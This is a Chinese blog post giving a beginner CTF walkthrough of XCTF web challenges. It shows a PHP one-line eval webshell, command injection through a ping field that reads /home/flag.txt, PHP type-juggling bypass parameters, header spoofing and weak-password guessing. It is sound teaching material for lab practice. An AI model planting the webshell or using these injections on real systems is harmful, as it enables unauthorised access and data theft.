

# XCTF web新手区wp

原创

[XingHe\\_0](#)



于 2020-11-02 21:43:11 发布



68



收藏

分类专栏: [xctf](#) 文章标签: [安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/qq\\_45414878/article/details/109455239](https://blog.csdn.net/qq_45414878/article/details/109455239)

版权



[xctf 专栏收录该内容](#)

1 篇文章 0 订阅


订阅专栏

## XCTF web新手区wp

1、view\_source

F12查看页面源码, 发现flag。

# FLAG is not here




```
<!DOCTYPE html>
<html lang="en">
  <div id="translate-button" style="background-color: white;">...</div>
  <head>...</head>
  <body>
    <script>...</script>
    <h1>FLAG is not here</h1>
    <!-- cyberpeace{787cea5c80010e44aa22831f0594f75f} --> == $0
  </body>
</html>
```

[https://blog.csdn.net/qq\\_45414878](https://blog.csdn.net/qq_45414878)

## 2、robots

看题目知道robots.txt里面应该有我们想要的东西-flag（robots.txt可以禁止网络爬虫爬取特定目录）。

```
User-agent: *
Disallow:
Disallow: flag_ls_h3re.php
```



[https://blog.csdn.net/qq\\_45414878](https://blog.csdn.net/qq_45414878)

### 3、backup

熟悉常见的备份文件扩展名，逐个测试，最终备份文件为：index.php.bak

你知道index.php的备份文件名吗？




[https://blog.csdn.net/qq\\_45414878](https://blog.csdn.net/qq_45414878)

#### 4、cookie

Cookie，有时也用其复数形式 Cookies。类型为“小型文本文件”，是某些网站为了辨别用户身份，进行Session跟踪而储存在用户本地终端上的数据（通常经过加密），由用户客户端计算机暂时或永久保存的信息。


查看cookie发现新的页面cookie.php

你知道什么是cookie吗？



进入后提示我们查看http返回包，找到flag。

See the http response




## 5、disabled\_button

flag按钮点不了，查看源码将disabled删掉，点击按钮出现flag

一个不能按的按钮

cyberpeace{77a97f96665dc95fc08113eafd93478c}



```
<html>
  <div id="translate-button" style="background-color: white; display: none;"></div>
  <head></head>
  <body>
    <h3>一个不能按的按钮</h3>
    <form action method="post">
      <input disabled class="btn btn-default" style="height:50px;width:200px;" type="submit" value="flag" name="auth"> == $0
    </form>
    <h3>cyberpeace{77a97f96665dc95fc08113eafd93478c}</h3>
  </body>
</html>
```

[https://blog.csdn.net/qq\\_45414878](https://blog.csdn.net/qq_45414878)

## 6、weak\_auth

访问看到一个登录页面，输入一个账号密码，看到弹窗，登录失败。



[https://blog.csdn.net/qq\\_45414878](https://blog.csdn.net/qq_45414878)

查看源码发现提示，需要一个字典，那应该是肉口令爆破。

```
<!DOCTYPE html>
<html lang="en">
  <div id="translate-button" style="background-color: white;">...</div>
  <head>...</head>
  <body> == $0
    <script>alert('password error');</script>
    <!--maybe you need a dictionary-->
  </body>
</html>
```

进行口令猜测得账号密码：admin/123456,登录到后台得到flag。

cyberpeace{c3529a820e108712b1509860f3310b3e}


## 7、simple\_php

从源码中看，get方式获得两个数据a,b，a不能为空且值要为0，b是否是数字或者字符串。a为弱类型比较，弱类型只需要值相比较，b在大于1234的数后面加一个字符便可以绕过。

```
?a='0'&b=12345a
```

```
<?php
show_source(__FILE__);
include("config.php");
$a=@$_GET['a'];
$b=@$_GET['b'];
if($a==0 and $a){
    echo $flag1;
}
if(is_numeric($b)){
    exit();
}
if($b>1234){
    echo $flag2;
}
?>
```

```
Cyberpeace{647E37C7627CC3E4019EC69324F66C7C}
```



[https://blog.csdn.net/qq\\_45414878](https://blog.csdn.net/qq_45414878)


## 8、get\_post

考察GET、POST的使用

请用GET方式提交一个名为a,值为1的变量

请再以POST方式随便提交一个名为b,值为2的变量


cyberpeace{36208596504030ccef1cc8c32a5983b0}



## 9、xff\_referer

用burp抓包

第一关：修改IP地址



## 第二关：修改来源站点

Request:

```
1 GET / HTTP/1.1
2 Host: 220.249.52.133:43445
3 Pragma: no-cache
4 Cache-Control: no-cache
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.111 Safari/537.36 Edg/86.0.622.58
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
8 Accept-Encoding: gzip, deflate
9 Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
10 Cookie: look-here=cookie.php
11 Connection: close
12 X-Forwarded-For:123.123.123.123
13 Content-Length: 2
```

Response:

```
8 Content-Type: text/html
9
10 <html>
11 <head>
12 <meta charset="UTF-8">
13 <title>
14 index
15 </title>
16 <link href="http://libs.baidu.com/bootstrap/3.0.3/css/bootstrap.min.css" rel="stylesheet">
17 <style>
18 body{
19 margin-left:auto;
20 margin-right:auto;
21 margin-TOP:200PX;
22 width:20em;
23 }
24 </style>
25 </head>
26 <body>
27 <p id="demo">
28 ip地址必须为123.123.123.123
29 </p>
30 <script>
31 document.getElementById("demo").innerHTML="必须来自https://www.google.com";
32 </script>
33 </body>
34 </html>
```

拿到flag。

Request:

```
1 GET / HTTP/1.1
2 Host: 220.249.52.133:43445
3 Pragma: no-cache
4 Cache-Control: no-cache
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.111 Safari/537.36 Edg/86.0.622.58
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
8 Accept-Encoding: gzip, deflate
9 Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
10 Cookie: look-here=cookie.php
11 Connection: close
12 X-Forwarded-For:123.123.123.123
13 Content-Length: 2
14 Referer:https://www.google.com
```

Response:

```
11 <html>
12 <meta charset="UTF-8">
13 <title>
14 index
15 </title>
16 <link href="http://libs.baidu.com/bootstrap/3.0.3/css/bootstrap.min.css" rel="stylesheet" />
17 <style>
18 body{
19 margin-left:auto;
20 margin-right:auto;
21 margin-TOP:200PX;
22 width:20em;
23 }
24 </style>
25 </head>
26 <body>
27 <p id="demo">
28 ip地址必须为123.123.123.123
29 </p>
30 <script>
31 document.getElementById("demo").innerHTML="必须来自https://www.google.com";
32 </script>
33 <script>
34 document.getElementById("demo").innerHTML="cyberpeace(2441a7fb8b7f5573a381a5f6d27f9af)";
35 </script>
36 </body>
37 </html>
```

## 10、webshell

考察php一句话的用法，用命令查看该目录下的所有文件。

你会使用webshell吗？

cyberpeace(02f55309b8420b7a47dcef4c6b02407d)

你会使用webshell吗？

```
'; echo htmlentities($str, ENT_QUOTES, "UTF-8"); ?> <?php @eval($_POST['shell']);?>
```



[https://blog.csdn.net/qq\\_45414878](https://blog.csdn.net/qq_45414878)

## 11、command\_execution

命令执行找到flag的位置，再读取flag。

# PING

PING

```
ping -c 3 127.0.0.1 | find / -name "flag.txt"  
/home/flag.txt
```

[https://blog.csdn.net/qq\\_45414878](https://blog.csdn.net/qq_45414878)

# PING


PING

```
ping -c 3 127.0.0.1 | cat /home/flag.txt  
cyberpeace{72b74e8f8d7f9b81e9888a2f5db5dbf8}
```

[https://blog.csdn.net/qq\\_45414878](https://blog.csdn.net/qq_45414878)

## 12、simple\_js

弹窗输入密码错误查看源码



```
function dechiffre(pass_enc){  
  var pass = "70,65,85,88,32,80,65,83,83,87,79,82,68,32,72,65,72,65";  
  var tab = pass_enc.split(',');  
  var tab2 = pass.split(',');var i,j,k,l=0,m,n,o,p = "";i = 0;j = tab.length;  
  k = j + (1) + (n=0);  
  n = tab2.length;  
  for(i = (o=0); i < (k = j = n); i++){o = tab[i-1];p += String.fromCharCode((o = tab2[i]));  
    if(i == 5)break;}  
  for(i = (o=0); i < (k = j = n); i++){  
    o = tab[i-1];  
    if(i > 5 && i < k-1)  
      p += String.fromCharCode((o = tab2[i]));  
  }  
  p += String.fromCharCode(tab2[17]);  
  pass = p;return pass;  
}  
String["fromCharCode"](dechiffre("\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x31\x31\x34\x2c\x31\x31\x36\x2c\x31\x30\x37\x2c\x34\x39\x2c\x35\x30"));  
h = window.prompt("Enter password");  
alert( dechiffre(h) );
```

[https://blog.csdn.net/qq\\_45414878](https://blog.csdn.net/qq_45414878)

写脚本将16进制解码

```
s = "\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x31\x31\x34\x2c\x31\x31\x36\x2c\x31\x30\x37\x2c\x34\x39\x2c\x35\x30"
print(s)

a=[55,56,54,79,115,69,114,116,107,49,50]
b=""
for i in a:
    c=chr(i)
    b+=c
print('Cyberpeace{'+b+'}')
```

RSA x

C:\Users\Asus\AppData\Local\Programs\Python\Python37\python.exe "G:/编程软件/PyCharm Community Edition 2020.1.1/代码/ctf常用加解密算法/RSA.py"

55,56,54,79,115,69,114,116,107,49,50  
Cyberpeace{7860sErtk12}

进程已结束，退出代码 0

[https://blog.csdn.net/qq\\_45414878](https://blog.csdn.net/qq_45414878)

ps:

个人站点博客: XingHe, 欢迎来踩~